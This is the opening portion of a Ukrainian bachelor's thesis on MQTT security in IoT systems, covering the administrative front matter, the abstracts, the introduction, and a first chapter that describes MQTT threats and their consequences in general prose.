Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя
(повне найменування вищого навчального закладу)
Факультет комп'ютерно–інформаційних систем і програмної інженерії
(назва факультету)
Кафедра кібербезпеки
(повна назва кафедри)

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня

бакалавр
(освітній рівень)

на тему: Аналіз безпеки протоколу MQTT у IoT-комунікаціях

Виконав: студент (ка) IV курсу, групи СБ-41

Спеціальності:
125 «Кібербезпека»
(шифр і назва напряму підготовки, спеціальності)
Горин Іван Стефанович
підпис (прізвище та ініціали)

Керівник Деркач М.В.
підпис (прізвище та ініціали)

Нормоконтроль Дроздова Т.В.
підпис (прізвище та ініціали)

Завідувач кафедри Загородна Н.В.
підпис (прізвище та ініціали)

Рецензент Паламар А.М.
підпис (прізвище та ініціали)

м. Тернопіль – 2025

Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя

Факультет комп'ютерно-інформаційних систем і програмної інженерії
(повна назва факультету)
Кафедра кібербезпеки
(повна назва кафедри)

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Загородна Н.В.
(підпис) (прізвище та ініціали)
«__» _____ 2025 р.

ЗАВДАННЯ
НА КВАЛІФІКАЦІЙНУ РОБОТУ

на здобуття освітнього ступеня Бакалавр
(назва освітнього ступеня)
за спеціальністю 125 Кібербезпека
(шифр і назва спеціальності)
Студенту Горину Івану Стефановичу
(прізвище, ім'я, по батькові)
1. Тема роботи Аналіз безпеки протоколу MQTT у IoT-комунікаціях

Керівник роботи Деркач Марина Володимирівна, к.т.н., доцент кафедри КБ
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
Затверджені наказом ректора від « 02 » 05 2025 року № 4/7-361
2. Термін подання студентом завершеної роботи 16.06.2025
3. Вихідні дані до роботи Вимоги до операційної системи Ubuntu, технології контейнеризації Docker

4. Зміст роботи (перелік питань, які потрібно розробити)
Вступ
Роль протоколу MQTT у системах IoT
Механізми захисту комунікацій на базі MQTT
Тестування захищеності MQTT через емуляцію атак
Безпека життєдіяльності, основи охорони праці
Висновки
5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, слайдів)
1. Титульна сторінка. 2. Мета та завдання роботи. 3. Актуальність дослідження. 4.Принцип роботи. 5.Класифікація атак – C.I.A. тріада. 6. Механізми безпеки 7. Емпіричне дослідження – незахищена конфігурація. 8. Емпіричне дослідження – незахищена конфігурація. 9. Емпіричне дослідження – Парольна автентифікація. 10. Емпіричне дослідження – Парольна автентифікація. 11. Емпіричне дослідження – Комплексний захист. 12. Емпіричне дослідження – Комплексний захист. 13. Висновки.

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Безпека життєдіяльності, основи хорони праці	Мариненко С.Ю., к.т.н., доцент кафедри МТ		

7. Дата видачі завдання 29.01.2025 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів роботи	Термін виконання етапів роботи	Примітка
1.	Ознайомлення з завданням до кваліфікаційної роботи	27.01 – 29.01	Виконано
2.	Підбір джерел для аналізу безпеки протоколу MQTT	30.01 – 10.02	Виконано
3.	Опрацювання джерел в галузі дослідження	10.02 – 22.02	Виконано
4.	Провести аналіз методів захисту протоколу MQTT	22.02 – 12.03	Виконано
5.	Розгортання інфраструктури MQTT	15.03 – 25.03	Виконано
6.	Здійснення тестування безпеки протоколу MQTT	25.02 – 10.04	Виконано
7.	Оформлення розділу «Роль протоколу MQTT у системах IoT»	10.02 – 05.03	Виконано
8.	Оформлення розділу «Механізми захисту комунікацій на базі MQTT»	26.03 – 04.05	Виконано
9.	Оформлення розділу «Тестування захищеності MQTT через емуляцію атак»	12.04 – 20.04	Виконано
10.	Виконання завдання до підрозділу «Безпека життєдіяльності, основи охорони праці»	26.05 – 01.06	Виконано
11.	Оформлення кваліфікаційної роботи	02.06 – 12.06	Виконано
12.	Нормоконтроль	13.06 – 16.06	Виконано
13.	Перевірка на плагіат	16.06 – 20.06	Виконано
14.	Попередній захист кваліфікаційної роботи	16.06 – 17.06	Виконано
15.	Захист кваліфікаційної роботи	27.06.2025	

Студент _____ Горин І.С.
(підпис) (прізвище та ініціали)

Керівник роботи _____ Деркач М. В.
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Аналіз безпеки протоколу MQTT у IoT-комунікаціях // Кваліфікаційна робота ОР «Бакалавр» // Горин Іван Стефанович // Тернопільський національний технічний університет імені Івана Пулюя, факультет комп'ютерно-інформаційних систем і програмної інженерії, кафедра кібербезпеки, група СБ-41 // Тернопіль, 2025 // С. 101, рис. – 26, табл. – 2, кресл. – 0, додат. – 6.

Ключові слова: протокол MQTT, Інтернет Речей (IoT), мережева безпека, IoT-безпека, комунікаційні протоколи.

Кваліфікаційна робота представляє всебічний аналіз безпеки протоколу передачі телеметричних повідомлень (Message Queing Telemetry Transport, MQTT) у комунікаціях Інтернету речей (IoT). Робота відповідає на критичну потребу в оцінці безпеки IoT-екосистем, де MQTT виконує роль фундаментального протоколу обміну повідомленнями, забезпечуючи комунікацію між пристроями та хмарними платформами.

Кваліфікаційна робота починається з детального розгляду специфікацій протоколу MQTT, зосереджуючись на його архітектурних компонентах, механізмах безпеки.

Практична частина роботи включає розробку та тестування для оцінки безпеки MQTT у IoT-середовищах. Це охоплює процедури тестування на проникнення, оцінку засобів безпеки. У дослідженні використовується MQTT-брокер з політикою відкритого коду, що забезпечує всебічний огляд наслідків для безпеки.

Основні внески цієї роботи включають: систематичну класифікацію специфічних вразливостей протоколу MQTT, розробку практичної системи тестування безпеки для розгортання MQTT, аналіз ефективності існуючих заходів безпеки.

ABSTRACT

Security Analysis of MQTT Protocol in IoT Communications // Thesis of educational level "Bachelor" // Horyn Ivan // Ternopil Ivan Puluj National Technical University, Faculty of Computer Information Systems and Software Engineering, Department of Cybersecurity, group SB-41 // Ternopil, 2025 // P. 101, fig. – 26, tab. – 2, drawing – 0, added. – 6.

Keywords: MQTT protocol, Internet of Things (IoT), network security, IoT security, communication protocols.

The qualification thesis presents a comprehensive security analysis of the Message Queuing Telemetry Transport (MQTT) protocol within Internet of Things (IoT) communications. The research addresses the critical need for robust security assessment in IoT ecosystems, where MQTT serves as a fundamental messaging protocol facilitating device-to-device and device-to-cloud communications.

The study begins with a detailed examination of MQTT protocol specifications, focusing on its architectural components, built-in security mechanisms.

The practical component of the thesis involves the development and execution of a testing methodology to evaluate MQTT security in IoT deployments. This includes penetration testing procedures and security control assessments. The research utilizes open-source MQTT broker to provide a comprehensive view of security implications.

Key contributions of this work include: a systematic classification of MQTT-specific security vulnerabilities, development of a practical security testing framework for MQTT deployments, analysis of the effectiveness of existing security controls.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

ACL – Access Control Lists
AI/ML – Artificial Intelligence / Machine Learning
ARP – Address Resolution Protocol
CA – Certificate Authority
CIA – Confidentiality, Integrity, and Availability
CRL – Certificate Revocation List
DoS – Denial of Service
DDoS – Distributed Denial of Service
IAM – Identity and Access Management
IDS – Intrusion Detection System
IIoT – Industrial Internet of Things
IoMT – Internet of Medical Things
IoT – Internet of Things
IT – Information Technology
ІВК – Інфраструктура відкритих ключів
JWT – JSON Web Token
LWT – Last Will and Testament
MAC – Message Authentication Code
MitM – Man-in-the-Middle, атака “людина посередині”
МН – Машинне навчання
MQTT – Message Queue Telemetry Transport
MQTTS – MQTT over TLS
OAuth – Open Authorization, відкритий протокол авторизації
OCSP – Online Certificate Status Protocol,
OIDC – OpenID Connect
OT – Operational Technology
QoS – Quality of Service
SSL – Secure Sockets Layer

TLS – Transport Layer Security

SDS – Safety Data Sheet

TCP/IP – Transmission Control Protocol/Internet Protocol

RFC – Request for Comments

V2X – Vehicle-to-Everything

WSS – WebSockets Secure

X.509 – Стандарт для сертифікатів відкритого ключа

ГБ – Гігабайт

ДБН – Державні будівельні норми

ДСН – Державні санітарні норми

ДСТУ – Державний стандарт України

ЗІЗ – Засоби індивідуального захисту

ЗКЗ – Засоби колективного захисту

КМУ – Кабінет Міністрів України

НПАОП – Нормативно-правовий акт з охорони праці

НШВФ – Небезпечні і шкідливі виробничі фактори

ПУЕ – Правила улаштування електроустановок

– Символ узагальнення в MQTT для підписки на всі рівні ієрархії тем

\+ – Символ узагальнення в MQTT для підписки на один рівень ієрархії тем

ВСТУП

Актуальність теми. Інтернет речей (IoT) стрімко трансформує наше суспільство та економіку, він проникає в усі сфери нашого життя – від побутової автоматизації, до медицини, транспорту, промисловості та міської інфраструктури, за прогнозами кількість діючих IoT-пристроїв до кінця 2025 року сягне 75 мільярдів. Таке значне зростання стимулює інновації, підвищує ефективність, створює нові-бізнес моделі, але водночас спричинює безпрецедентну поверхню для кібератак.

Одним з найпоширеніших протоколів, що забезпечують обмін даними між IoT-пристроями, є MQTT (Message Queue Telemetry Transport). Його популярність пояснюється ефективністю, низьким споживанням ресурсів та гнучкістю в умовах нестабільного зв'язку. У зв'язку з тим, що філософія MQTT фокусується на легкості та простоті, вона не передбачає впровадження безпеки за замовчуванням, що робить протокол вразливим до широкого спектра атак: від перехоплення даних до впровадження фальшивих повідомлень і DoS-атак.

Відсутність розуміння цього ключового аспекту безпеки, може призвести не лише до втрати конфіденційності або цілісності даних, але й до фізичної шкоди, наприклад при управлінні медичними пристроями або транспортними засобами. Особливу небезпеку становлять сценарії, коли компрометація MQTT брокера впливає на цілі підсистеми, спричиняючи каскадні збої в системах "розумного міста", виробництва чи енергетики.

У зв'язку з цим дослідження безпеки протоколу та пошук ефективних засобів його захисту є актуальним завданням у контексті кіберзахисту сучасних IoT-систем.

Мета і задачі дослідження. *Мета* дослідження полягає у всебічному аналізі безпеки протоколу MQTT в комунікаціях IoT, виявленні його вразливостей та оцінці ефективності сучасних механізмів захисту, зокрема в умовах змодельованих кібератак.

Для досягнення поставленої мети було визначено такі основні *задачі* дослідження:

– Проаналізувати структуру та принципи роботи протоколу MQTT в контексті IoT-систем.

– Ідентифікувати основні загрози та вразливості MQTT, включаючи ті, що виникають при використанні стандартної конфігурації без автентифікації, шифрування або авторизації.

– Розглянути існуючі механізми захисту MQTT, такі як TLS/SSL, обмеження доступу, контроль трафіку та виявлення аномалій.

– Провести емпіричне тестування вразливості MQTT шляхом емуляції атак.

– Оцінити ефективність окремих та комплексних засобів захисту при реальних сценаріях загроз.

– Сформувати рекомендації щодо підвищення безпеки MQTT-базованих систем.

Об’єкт дослідження. *Об’єктом* дослідження виступає протокол обміну повідомленнями MQTT, який виступає одним з ключових складових комунікаційної інфраструктури систем Інтернету речей.

Предмет дослідження. *Предметом* дослідження є вразливості безпеки протоколу MQTT, сценарії можливих атак на основі цих вразливостей, а також механізми забезпечення захищеного обміну даними в IoT-системах, що використовують MQTT.

Практичне значення одержаних результатів. Результати дослідження мають прикладне значення для фахівців у сфері інформаційної безпеки та розробників IoT-рішень. Запропонований підхід до виявлення вразливостей, використання емуляції атак та оцінка ефективності засобів захисту дозволяють:

– зрозуміти потенційні ризики використання MQTT;

– впроваджувати практичні заходи з підвищення безпеки IoT-систем.

Отримані результати можуть бути використані у процесі розробки IoT.

РОЗДІЛ 1 РОЛЬ ПРОТОКОЛУ MQTT У СИСТЕМАХ IOT

1.1 Зростаючі загрози безпеки у зв’язку з поширенням IoT-пристроїв

Стрімке зростання Інтернету речей (IoT) трансформує наше суспільство та економіку, прогнози вказують на стрімке зростання кількості діючих IoT-пристроїв, за деякими оцінками, їхня кількість досягне близько 75 мільярдів до кінця 2025 року [1]. Таке експоненційне зростання підкреслює глибокі суспільні та економічні наслідки IoT, що стимулює інновації, підвищує ефективність і створює нові послуги й бізнес-моделі, та водночас створює безпрецедентну поверхню атак для кіберзлочинців.

Дослідження Hassija та співавторів [2] демонструють систематичну таксономію загроз безпеки IoT у п'ятирівневій архітектурі, виявляючи основні вектори атак, включаючи DDoS-атаки, атаки на транзит даних та атаки виснаження батареї. Neshenko та колеги [3] провели першу емпіричну студію з використанням 1,2 ГБ макроскопічних вимірювальних даних Інтернет-масштабу, проаналізувавши 1 362 906 IoT-пристроїв та виявивши широке використання N-day вразливостей для експлуатації.

Екосистема IoT має унікальні технічні обмеження. Пристрої часто характеризуються низькою обчислювальною потужністю, малою пам'яттю та обмеженим запасом енергії. Вони працюють у складних мережевих умовах з низькою пропускною здатністю, високою затримкою та ненадійним зв'язком. Ці чинники зумовили потребу в легких, ефективних і надійних протоколах зв'язку, спеціально розроблених для таких умов.

Протокол Message Queue Telemetry Transport (MQTT) став домінуючим стандартом зв'язку для застосунків Інтернету речей (IoT). Проте, попри свою ефективність та популярність, MQTT має вразливості, що становлять значні ризики. Нещодавній аналіз показує, що у 2024 році було виявлено 33 вразливості порівняно з 23 у 2020 році (див. рисунок 1.1), що свідчить про зростання ландшафту загроз, який вимагає всебічного вивчення [4].



Рисунок 1.1 – Тенденції виявлення вразливостей MQTT

Архітектура «видавець/підписник» MQTT, хоч і є джерелом її ефективності та масштабованості, може ненавмисно стати важелем для зловмисників, якщо її не захистити належним чином. Наприклад, один скомпрометований видавець може поширювати хибні дані на безліч підписників, оскільки брокер за своєю природою розділяє видавців та підписників і пересилає повідомлення на основі підписок на теми. Якщо зловмисник скомпрометує або підробить ідентичність видавця [5], він може впровадити шкідливі дані, які брокер потім сумлінно розповсюдить усім легітимним підписникам цієї теми [6]. І навпаки, скомпрометований підписник, особливо той, що отримав права на підписку з символами узагальнення (наприклад, підписавшись на #) на незахищеному брокері, може викрасти дані з величезної кількості тем та видавців, максимізуючи масштаб витоку даних [7]. У таких сценаріях брокер фактично діє як мимовільний мультиплікатор сили для зловмисника, що є невід'ємною характеристикою моделі pub/sub, яка вимагає детальних та надійних механізмів контролю доступу.

Хоча прослуховування даних [8] та несанкціонований доступ залишаються значними проблемами, здатність активно впроваджувати хибні

дані або маніпулювати повідомленнями в системах, що контролюють фізичні процеси або впливають на прийняття критичних рішень, є більш небезпечною ескалацією [6]. У таких секторах, як охорона здоров'я [8], автомобільні комунікації V2X [8, 27] та промисловий IoT [12], MQTT часто лежить в основі систем, що взаємодіють з фізичним світом. Атаки, що включають впровадження хибних даних або маніпуляцію корисним навантаженням, можуть змінювати показники сенсорів, команди управління або критичні оновлення статусу. Наприклад, змінені життєві показники пацієнта в медичному закладі можуть призвести до неправильного діагнозу або шкідливого лікування [8]. У системах V2X хибні попередження про зіткнення або змінені навігаційні дані можуть безпосередньо спричинити аварії [8, 27]. Аналогічно, в контексті IIoT змінені дані сенсорів можуть порушити виробничі процеси, пошкодити дороге обладнання або створити небезпечні промислові умови. Цей потенціал прямого фізичного впливу або порушення критично важливих суспільних функцій означає зсув, де дані не просто крадуть, а можуть використовувати як зброю, що піднімає важливість безпеки MQTT далеко за межі традиційних проблем інформаційної безпеки.

До цього складного ландшафту загроз додається “тиха загроза”, яку становлять приховані канали, особливо в новішому стандарті MQTT 5.0 [10]. Ці складні методи атак розроблені для непомітності, приховуючи шкідливу комунікацію в межах того, що виглядає як легітимний трафік протоколу, тим самим обходячи багато традиційних систем виявлення вторгнень [11]. MQTT 5.0, з його багатшим набором функцій, включаючи розширені опції автентифікації та властивості користувача, ненавмисно створює нові шляхи для встановлення таких прихованих каналів зв'язку – наприклад, шляхом кодування даних в полях Client ID, Topic Filters або через використання механізмів перепідключення та управління сесіями [11]. Традиційні системи виявлення вторгнень (IDS) часто покладаються на виявлення аномалій в обсязі трафіку, співставлення з відомими шкідливими сигнатурами або ідентифікацію явних порушень протоколу. Однак приховані канали ретельно створюються, щоб імітувати нормальні патерни трафіку, що робить ці звичайні методи виявлення

менш ефективними. Це означає, що майбутнє досліджень безпеки MQTT повинно не тільки вирішувати відомі, явні вразливості, але й розробляти передові, можливо, на основі ШІ/МЛ методик [13], здатні розрізняти ці тонкі, підступні загрози. Зловмисник переходить від атак грубою силою до більш витончених, таємних методів компрометації та контролю.

Реальна поширеність систем MQTT посилює ці занепокоєння. Пошукові системи безпеки, такі як Shodan та FOFA, постійно виявляють значну кількість загальнодоступних брокерів MQTT, багато з яких, ймовірно, неправильно налаштовані або недостатньо захищені [7]. Наприклад, запит 2023 року FOFA виявив майже 700 000 серверів (див. рис 1.2), що використовують протокол MQTT по всьому світу [1].



Рисунок 1.2 – Сервери MQTT виявлені у FOFA у 2023 році

Багато з цих відкритих брокерів працюють на стандартному порту MQTT 1883 без шифрування TLS і часто не мають базової автентифікації, створюючи легко експлуатовані цілі [7]. Дослідження показали, що значний відсоток цих загальнодоступних серверів дозволяє неавторизованим клієнтам публікувати

або підписуватися на будь-яку тему, включаючи чутливі системні теми, без вимоги облікових даних [7]. Ця широка незахищеність демонструє, що вразливості MQTT є не просто теоретичними, а активно присутні в розгорнутих системах, створюючи негайний та відчутний ризик.

1.2 Необхідність забезпечення захищеності комунікацій у IoT-системах

Наслідки використання вразливостей MQTT виходять далеко за межі простої втрати даних, потенційно впливаючи на Конфіденційність, Цілісність та Доступність (тріада CIA) критичних даних та послуг, що може призвести до фізичної шкоди та значних економічних і соціальних збитків.

Ризики CIA тріади:

– Конфіденційність.

Порушення можуть призвести до несанкціонованого доступу до надзвичайно чутливої інформації. Це включає особисті медичні записи з пристроїв IoMT, таких як кардіостимулятори або інсулінові помпи [8], фінансові дані, інтелектуальну власність або комерційну таємницю промислових систем управління [1]. Розкриття даних з чутливого обладнання, такого як системи безпеки в'язниць, кардіомонітори та навіть компоненти ядерних реакторів через неправильно налаштований MQTT – серйозний ризик [1].

– Цілісність.

Маніпулювання даними, що передаються через MQTT, може мати катастрофічні наслідки. Підроблені показники сенсорів в автомобільних системах (наприклад, комунікація V2X) або в медичних застосунках (наприклад, моніторинг пацієнтів) можуть призвести до неправильних, небезпечних для життя рішень або дій [8, 27]. Ризики підробки даних є основною проблемою, оскільки вони можуть спричинити помилки в інформації та завдати шкоди під час комунікації [14].

– Доступність.

Атаки DoS/DDoS, націлені на брокерів MQTT, можуть паралізувати життєво важливі послуги. Це може означати збій у наданні медичної допомоги, якщо медичні пристрої не можуть передавати життєво важливу інформацію, відмову функцій розумного міста, що покладаються на сенсорні мережі, або зупинку промислових виробничих процесів [8].

– Потенціал фізичної шкоди та інцидентів безпеки.

Це, мабуть, найбільш тривожний наслідок. В секторі охорони здоров'я скомпрометовані комунікації MQTT можуть дозволити зловмиснику маніпулювати медичними пристроями, такими як інсулінові помпи або кардіостимулятори, прямо загрожуючи життю пацієнтів [8]. В автомобільних системах втручання в комунікацію V2X, яка покладається на MQTT для обміну критично важливою для безпеки інформацією, такою як попередження про зіткнення або дорожні умови, може призвести до аварій та смертельних випадків [8, 27]. Аналогічно, в промислових умовах маніпулювання даними управління може спричинити несправності обладнання, вибухи або викиди небезпечних матеріалів, створюючи серйозні ризики для робітників та громадськості [1]. Прямий зв'язок між безпекою MQTT та безпекою людини не можна переоцінити.

– Економічні та соціальні збитки.

Порушення безпеки в системах на базі MQTT можуть спричинити значні фінансові втрати, що виникають через перебої в наданні послуг, витрати на відновлення даних та систем, регуляторні штрафи за недотримання законів про захист даних та серйозну шкоду репутації постраждалих організацій [1]. Крім окремих організацій, порушення роботи критичної інфраструктури, такої як енергетичні мережі, системи водопостачання або транспортні мережі, які все більше покладаються на MQTT для моніторингу та управління, можуть мати широкі соціальні наслідки [1]. Такі інциденти також можуть призвести до пошкодження громадської довіри до технологій IoT в цілому, потенційно перешкоджаючи впровадженню корисних інновацій та сповільнюючи технологічний прогрес [8].

Взаємопов'язаний характер багатьох екосистем IoT, де MQTT часто служить центральною структурою обміну повідомленнями, створює значний потенціал для каскадних збоїв. Порушення безпеки в одному сегменті системи, що підтримується MQTT, може викликати ефект доміно, що призведе до збоїв в інших залежних системах або послугах. Це пов'язано з тим, що розгортання IoT часто є складними, з численними пристроями та сервісами, які тісно пов'язані і залежать від даних, що обмінюються через брокерів MQTT [6]. Наприклад, якщо критично важливий брокер MQTT виведений з ладу атакою DoS [5], усі служби та пристрої, які залежать від цього брокера для зв'язку, припинять правильно функціонувати або працюватимуть з обмеженими можливостями. Аналогічно, якщо зловмисник успішно впровадить хибні дані [6] в одну підсистему (наприклад, мережу екологічних сенсорів, що передають дані на платформу управління розумним містом), ця помилкова інформація може поширитися і призвести до неправильних автоматизованих рішень в інших, взаємопов'язаних системах, таких як системи управління світлофорами, служби екстреного реагування або системи громадського оповіщення. Ця внутрішня взаємопов'язаність означає, що вплив збою безпеки MQTT рідко буває ізольованим; скоріше, він може поширюватися по більшій системі систем, призводячи до широкомасштабних і часто непередбачуваних збоїв.

У критично важливих для безпеки додатках, особливо в сферах охорони здоров'я [8] та автомобілебудування [8, 27], MQTT часто використовується для забезпечення моніторингу в реальному часі та сприяння проактивним заходам, спрямованим на запобігання шкоді. Вразливості безпеки фундаментально підривають цю проактивну систему безпеки, потенційно змушуючи системи повертатися до реактивних режимів або, що гірше, переходити в стани збою, які безпосередньо спричиняють ті самі несприятливі події, для запобігання яким вони були розроблені. MQTT забезпечує своєчасну та точну передачу даних, необхідних для безпеки та надійності в таких додатках, як дистанційний моніторинг кардіостимуляторів, автоматизовані системи подачі інсуліну та комунікація V2X для уникнення та виявлення зіткнень [8, 27]. Ці системи залежать від безперебійного та надійного потоку даних для прогнозування

потенційних проблем або для швидкого та адекватного реагування з метою запобігання шкоді. Атаки на безпеку, такі як атаки “людина посередині”, що компрометують цілісність даних [8], атаки на відмову в обслуговуванні, що порушують критичні шляхи комунікації [6], або атаки з підробкою даних, що вводять в оману [6], можуть ефективно відключити ці проактивні функції безпеки або змусити їх вживати неправильних заходів. Отже, замість того, щоб запобігти несприятливій події, скомпрометована система безпеки може не спрацювати, коли це необхідно, або може діяти таким чином, що безпосередньо призведе до інциденту безпеки, який вона мала на меті запобігти. У цьому контексті збій безпеки прямо нівелює основну перевагу безпеки системи IoT, перетворюючи захисну технологію на потенційну загрозу.

Багато пристроїв IoT, особливо ті, що вбудовані в промислові системи управління, критичну інфраструктуру або споживчі товари тривалого користування, розраховані на тривалий термін експлуатації, що часто охоплює багато років або навіть десятиліть [12]. Оновлення та виправлення цих пристроїв може бути надзвичайно складним через такі фактори, як фізична недоступність, суворі вимоги до безперебійної роботи, що виключають сервісні вікна, або відсутність надійних та безпечних механізмів віддаленого оновлення [9]. Неправильне управління виправленнями є загальновизнаною вразливістю IoT [9]. Якщо ці пристрої розгорнуті з реалізаціями MQTT, які є вразливими за сучасними стандартами безпеки – наприклад, без шифрування TLS, з використанням облікових даних за замовчуванням або з невиправленими недоліками протоколу – вони, ймовірно, залишаться в цьому вразливому стані протягом усього свого терміну служби. Це створює постійний і зростаючий ландшафт незахищених застарілих систем. Навіть коли з'являються і впроваджуються нові, більш безпечні версії MQTT та вдосконалені практики безпеки для нових розгортань, загальний ризик, пов'язаний з незахищеними реалізаціями MQTT, буде зменшуватися дуже повільно. Це підкреслює необхідність досліджень не тільки для захисту майбутніх систем, але й для розробки стратегій та інструментів для пом'якшення ризиків у цих існуючих, складних для оновлення розгортаннях.

1.3 Принцип роботи та особливості використання протоколу MQTT у IoT-системах

MQTT працює за моделлю обміну повідомленнями «видавець/підписник» (publish/subscribe, pub/sub), яка розділяє виробників повідомлень (видавців) від споживачів повідомлень (підписників) за допомогою посередника, відомого як брокер (див. рисунок 1.3) [15].

